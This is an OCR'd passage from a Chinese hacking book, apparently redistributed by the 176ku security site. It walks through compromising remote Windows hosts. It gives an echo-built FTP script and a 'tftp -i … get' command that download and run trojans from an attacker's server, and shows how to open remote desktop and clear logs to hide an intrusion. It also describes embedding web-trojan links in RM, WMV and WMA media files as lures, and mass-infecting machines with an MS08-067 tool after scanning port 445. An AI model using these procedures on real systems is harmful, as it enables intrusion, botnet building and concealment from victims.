


图 8-69 木马下载设置



图 8-70 启动 Telnet

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当然这种方式有的时候不稳定，这时还可以单击“Telnet”按钮，输入连接信息后再单击“快速执行”按钮就可以成功的打开远程系统的 Telnet 功能了，如图 8-70 所示。

第六步：打开系统中的命令提示符窗口，利用 Telnet 命令来连接远程主机，成功后利用各种传输命令来上传木马。




图 8-71 上传木马程序

1.方法一

木马上传的方式通常有两种，即 FTP 或 Tftp 命令。使用 FTP 命令的时候，需要首先将服务端程序上传到远程空间里面，然后利用下面的这段代码进行上传操作。

```
echo open ftp.go.nease.net>>mm.txt
echo user>>mm.txt
echo 123456>>mm.txt
echo bin>>mm.txt
echo get muma.exe>>mm.txt (muma.exe 为你配置好并传到 FTP 空间的木马)
echo bye>>mm.txt
```

输入以上命令后，就可以在对方的系统中建立一个名为 mm.txt 文件，使用“dir mm.txt”可以查看这个文件是否存在，还可以用“type mm.txt”命令查看该文件的内容是否为上面输入的这些命令。接着输入“ftp -s: mm.txt”命令，等一会儿就会把木马下载到目标主机里面了。

同样使用“dir muma.exe”查看木马是否已经上传到对方的主机中，然后运行木马服务端，打开木马客户端对其进行连接，这样就可以方便对共控制了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小提示

连接成功后黑客的第一件事就是删除先前生 mm.txt 文件，以免他人看见 FTP 的用户名和密码。

2.方法二

如果使用的是 Tftp 命令，首先在本地架设一个 Tftp 的服务器系统，然后运行 Tftp 服务器系统程序 tftpd32，简单设置需要上传文件的文件夹。以及主机的 IP 地址就可以了，如图 8-72 所示。




图 8-72 架设 Tftp 服务器

切换到已经得到 system 权限的 Telnet 连接窗口，直接输入“tftp”命令查看工具的使用帮助，然后输入“tftp -i 221.10.100.54 get G_Server.exe”给它上传一个木马服务端，如图 8-73 所示。




图 8-73 上传木马程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

服务端在上传过程中可以通过 tftpd32 窗口查看上传进度。上传完成后，运行“start G_Server.exe”命令打开木马的服务端，这时就可以打开木马客户端程序进行连接控制了。

第七步：其实到此为止，所有的操作都已经完成了。木马虽然上传成功了，可是不能保证永远不会被查杀。所以黑客会把远程主机的终端服务打开，这样即使是木马被查杀了，还可以继续利用它进行远程控制。单击“Terminal”→“开始执行”按钮，激活远程系统中的 3389 端口，如图 8-74 所示。当然这个端口可以被自定义。




图 8-74 开启终端服务




图 8-75 清楚网络日志

万事俱备，最后单击“日志”按钮中的“开始执行”按钮；这样可以清除入侵时留下的痕迹，如图 8-75 所示。这也是黑客入侵最最重要的一个步骤。

8.5.3 网路服务型

前面关于网络端口介绍中提到，小于 256 的端口都作为保留端口，那是因为这些端口很多都对应了相应的网路服务。比如 FTP 服务使用的是 21 端口，WWW 服务使用的是 80 端口，SQL 服务使用的是 1433 端口等。其实在以前黑客进行网站入侵的时候，第一步就是进行远程系统端口的扫描，当发现存在某些网路服务的端口后，再根据每个网路服务的特点选择性的入侵。

可是现在很多黑客在入侵网站的时候，首先想得到就是 SQL 注入，而非网络服务了。其实对 21 端口、1433 端口等端口扫描还是有结果的，然后再配合常用的弱口令列表进行破解，运气好的话就能入侵到远程网络系统中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



小提示

当远程计算机使用了 Linux 等不常见的系统时，利用枚举口令破解的入侵的方法仍然是菜鸟的首选。

8.5.4 入侵辅助型

通过扫描可以判断远程主机是否存在，进而得出远程系统是否具备入侵的条件。比如通过135、139、445 端口的 RPC 漏洞入侵、80 端口 WebDav 溢出入侵、Unicode 编码漏洞入侵，以及病毒开放的 3127 端口等。只有这些端口被开放，黑客才可以进行进一步的入侵。

8.6 视频伪装

现如今的 IT 产业中，多媒体技术迅速。为了让多媒体更加方便地进行传播，各式各类的多媒体文件格式应运而生，比如 RMVB、WMA、FLV 等都是其中的佼佼者。但是各位有没有想过，在自己观看电影大片的时候，木马病毒也会在悄然而至。

8.6.1 RM 文件的伪装利用

使用过 Realplayer 播放器的用户都知道，该播放器里面包含一个小巧的浏览器，通过它可以简单地浏览网页。可是很多人不知道这个浏览器和 RM 文件中的一个“后门”是紧密相关的。由于 Real 公司允许在 RM、RMVB 等格式的文件里插入网页链接来发布广告，只要打开这些文件后就会弹出一个相应的广告窗口。

可是没想到这种方法现在已经被黑客成功地加以利用，将原来的广告链接更换为网页木马的链接。由于 RM 文件是最常见的多媒体文件之一，再加上 Real 公司默认允许加入各种链接，因此它就顺理成章地成为了传播木马的文件格式。下面我们来看看黑客是如何利用 Realplayer 来传播木马的。

1.制作时间文件

首先打开系统中的记事本程序，在窗口里输入下面一段代码：u 00:10:00.0 00:11:00.0 http://www.mm.com/cs.Html。这段代码的意思是在影片的第 10 分钟到 11 分钟的时候，打开后面的“http://www.mm.com/cs.Html”的这个网页链接，这个网页链接就是网页木马的地址，然后将其保存为一个任意名称的文本文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-76 设置网页弹出的时间

2.制作恶意 RM

现在准备一段 RM 视频文件，以及 RM 视频的编辑工具 RealMedia Editor。

第一步：启动编辑程序，单击“文件”菜单下的“打开 Real 媒体文件”命令打开准备好的那段 RM 视频文件。

第二步：单击“工具”菜单下的“合并事件”命令，再选择刚才制作的那个文本文件。

第三步：单击“文件”菜单下的“RealMedia 文件另存为”命令，对这个合并的文件重新进行另存为操作即可。




图 8-77 插入设置时间的文件

如果将这个恶意的 RM 文件传播出去，当人们观看这个 RM 文件后，就可能通过网页植入木马程序。

8.6.2 WMV 文件的伪装利用

恶意的 WMA 文件的制作步骤和制作恶意的 RM 文件的步骤差不多，只不过制作两种不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

同的多媒体文件采用的工具不同罢了。当然还有一个很大的不同，那就是两种多媒体文件被利用的方式不同。恶意的 RM 文件是在标准的 RM 文件中通过 RM 文件编辑工具加入一段含有网页木马的网页地址后制作完成的，不存在利用任何漏洞。而恶意的 WMA 文件则不同，它正是利用了微软的 Windows Media Player(WMP)播放器，通过数字权限管理加载任意网页的漏洞而制作完成的。WMP 播放器中的数字权限管理(DRM)中存在加载任意网页的漏洞，就是利用此漏洞加入网页木马的地址从而生成恶意的 WMA 文件的。既然已经明白了 WMA 文件的形成原理，那么我们就来看看黑客是如何动手制作恶意的 WMA 文件吧。

现在来准备需要的工具和文件，其中包括编辑工具 WINDOWS MEDIA DRM，就是通过这个程序对准备好的 WMA 文件进行操作的。制作恶意的 WMA 文件的工具前面已经提到了，通过该工具打包的多媒体文件将加密并使用一个“密钥”锁定，该密钥存储在一个加密许可证中，并且它还会向数字媒体文件中添加其他的信息，例如用于获取许可证的 URL 地址，这里正好就是利用这个 URL 地址来添加配置好的网页木马的地址，然后将打包的数字媒体文件保存为 Windows Media Audio 格式（文件扩展名为.wma）或 Windows Media Video 格式(文件扩展名为.wmv)。

1.方法一

第一步：运行 WINDOWS MEDIA DRM，选择界面中的“自定义打包”选项卡，通过“源文件”选项后面的“浏览”按钮来随便的选择一个标准的 WMV 文件(或是 WMA 文件)。

第二步：单击“认证字符串”选项卡，接着在“认证 URL”选项中添加刚才制作完成的网页木马的网址，如图 8-78 所示。




图 8-78 设置网页木马的地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三步：返回到“自定义打包”选项卡，在“文件输出”选项中设置文件输出的目录，再在“输出文件后缀”选项中设置文件的后缀名为“.wmv”，最后单击“打包加密”按钮即可生成需要的 WMA 文件了，如图 8-79 所示。




图 8-79 重新另存为视频文件

2.方法二

现在再来看看 WMV 木马的另一种设置方法。



注 意

这个 WMV 木马并不是利用微软 WMP 播放器的某个漏洞来进行传播的。

第一步：运行 WMV 木马的生成器——电影广告合成器，首先从网上寻找一张图片的链接，这个很容易吧。接着在“URL”选项中设置的网页木马地址，刚刚不是正好配置生成了一个 RM 网页木马吗？现在就将它的地址输入到此即可。

第二步：在“提示”选项中输入一个好的借口，以骗取别人点击网页木马，例如：“单击下载该电影字幕”等。最后在“电影”选项中输入一段网络视频的链接，但视频一定要是 WMV 格式的，这项视频可以从一些大型网站找到，比如：新浪、CCTV、论坛等。

第三步：单击“生成”按钮后，就会在工具所在的同一个目录下生成一个.wmx 格式的文件，这样一个 WMV 木马就制作完成了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-80 设置网页木马的地址

8.7 漏洞入侵

系统漏洞或软件漏洞，一直是黑客入侵的首选。因为该方法不仅可以针对个人电脑，对网站服务器系统也同样有效。尤其是一些新近被发现的漏洞，更是受到各位黑客的热烈追捧，当然这里所说的漏洞主要是各种溢出漏洞。现在就来看看黑怎样利用这些漏洞，批量地进行远程入侵。

8.7.1 什么是数据溢出

“溢出”全名是“缓冲区溢出”，缓冲区是程序运行时在计算机中申请的一段连续的内存，它保存了给定类型的数据。缓冲区溢出指的是一种常见且危害很大的系统攻击手段，通过向程序的缓冲区写入超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他的指令，以达到攻击的目的。

小知识 缓冲区溢出攻击占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权！由于这类攻击使任何人都有可能取得主机的控制权，所以它是一种极其严重的安全威胁。

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序，这样可以使攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，黑客攻击 root 程序，然后执行类似“exec(sh)”的执行代码来获得 root 的 shell。为了达到这个目的，黑客必须

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

达到如下的两个目标:

(1) 在程序的地址空间里安排适当的代码;

(2) 通过适当地初始化寄存器和存储器,让程序跳转到事先安排的地址空间执行。

小知识 "root"是 Linux 或 Unix 等系统的管理员账户,拥有对系统绝对的控制权,如果黑客拥有了 root 权限,那么他就可以完全控制这个系统了。这里的 shell 就是指的拥有 root 权限的命令行解释器,在 Windows 中,这个命令行解释器就是"命令提示符"。

8.7.2 专业工具入侵

以 Windows 的 MS08-067 漏洞为例,很多黑客现在都利用这个漏洞捕捉肉鸡。"狼牙抓鸡器"就是一个利用 MS08-067 漏洞批量来捕捉肉鸡的黑客工具。在使用"狼牙抓鸡器"之前要准备好一款具有远程控制的程序,也就是常常使用到的木马程序。并且有一个网络空间存放木马程序,现在网络上的免费空间也比较多,如果没有自己可以去申请一个。如果不想申请也可以在本地系统中快速搭建网络空间。

第一步:首先来配置一个木马的服务端,接着运行一个小型的 Web 服务器,单击工具栏中的"参数设置"按钮,在弹出窗口的"根目录"选项中设置保存有木马服务端程序的目录即可,如图 8-81 所示。




图 8-81 架设 Web 服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二步：设置完成以后，单击“确定”按钮返回到程序主界面。然后单击工具栏中的“启动服务”按钮，就可以非常方便的在本地系统中搭建一个网络空间，如图 8-82 所示。




图 8-82 开启 Web 服务器

第三步：现在下载并启动“狼牙抓鸡器”，首先在“开始 IP”和“结束 IP”选项中，设置漏洞分析扫描的起始和结束的 IP 地址。接着在“线程数”中设置抓鸡器扫描的线程数，这个数字越大扫描越慢，但是要根据自己的电脑硬件情况来酌情设置。“端口”和“扫描方式”都采用程序默认的设置，然后在将刚刚复制的木马链接复制到“木马地址”中。




图 8-83 设置狼牙抓鸡器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四步：所有的设置完成以后单击“开始”按钮，这时“狼牙抓鸡器”将会自动弹出一个扫描软件，来扫描 IP 地址段中的 445 端口。当发现远程系统打开 445 端口后，就会判断远程系统是否存在 MS08-067 漏洞。一旦发现系统存在 MS08-067 漏洞，那么程序将自动从网络空间下载木马并执行。




图 8-84 漏洞分析过程

8.7.3 手工批量入侵

前面介绍的这种方法虽然操作起来非常简单，但是该工具只是针对一个漏洞，并不能满足黑客的要求。如果要对其他的漏洞进行批量操作的话，还是只有老老实实地进行手工操作。

1.扫描漏洞

首先需要找到那些存在漏洞的计算机，这样就可以利用存在漏洞的计算机来捕捉肉鸡。如何查找到存在 MS05039 漏洞的计算机呢？其实只需要利用一个扫描器大范围的扫描 445 端口即可，那些打开 445 端口的计算机就有可能存在 MS05039 漏洞。

这次使用的扫描器还是 S.exe，通过它可以轻松地对某个 IP 段进行扫描检测。如果用户熟悉其他扫描器的话，也可以使用它们来扫描 445 端口。打开一个命令提示符窗口，输入命令：s tcp 192.168.0.1 192.168.0.255 445 120 /save，如图 8-85 所示，这段命令的意思是利用 120 个线程数，扫描 192.168.0.1 到 192.168.0.255 这个 IP 段中 TCP 协议下的 445 端口，并将扫描的结果保存到硬盘中一个名为 Result 的文本文件中。

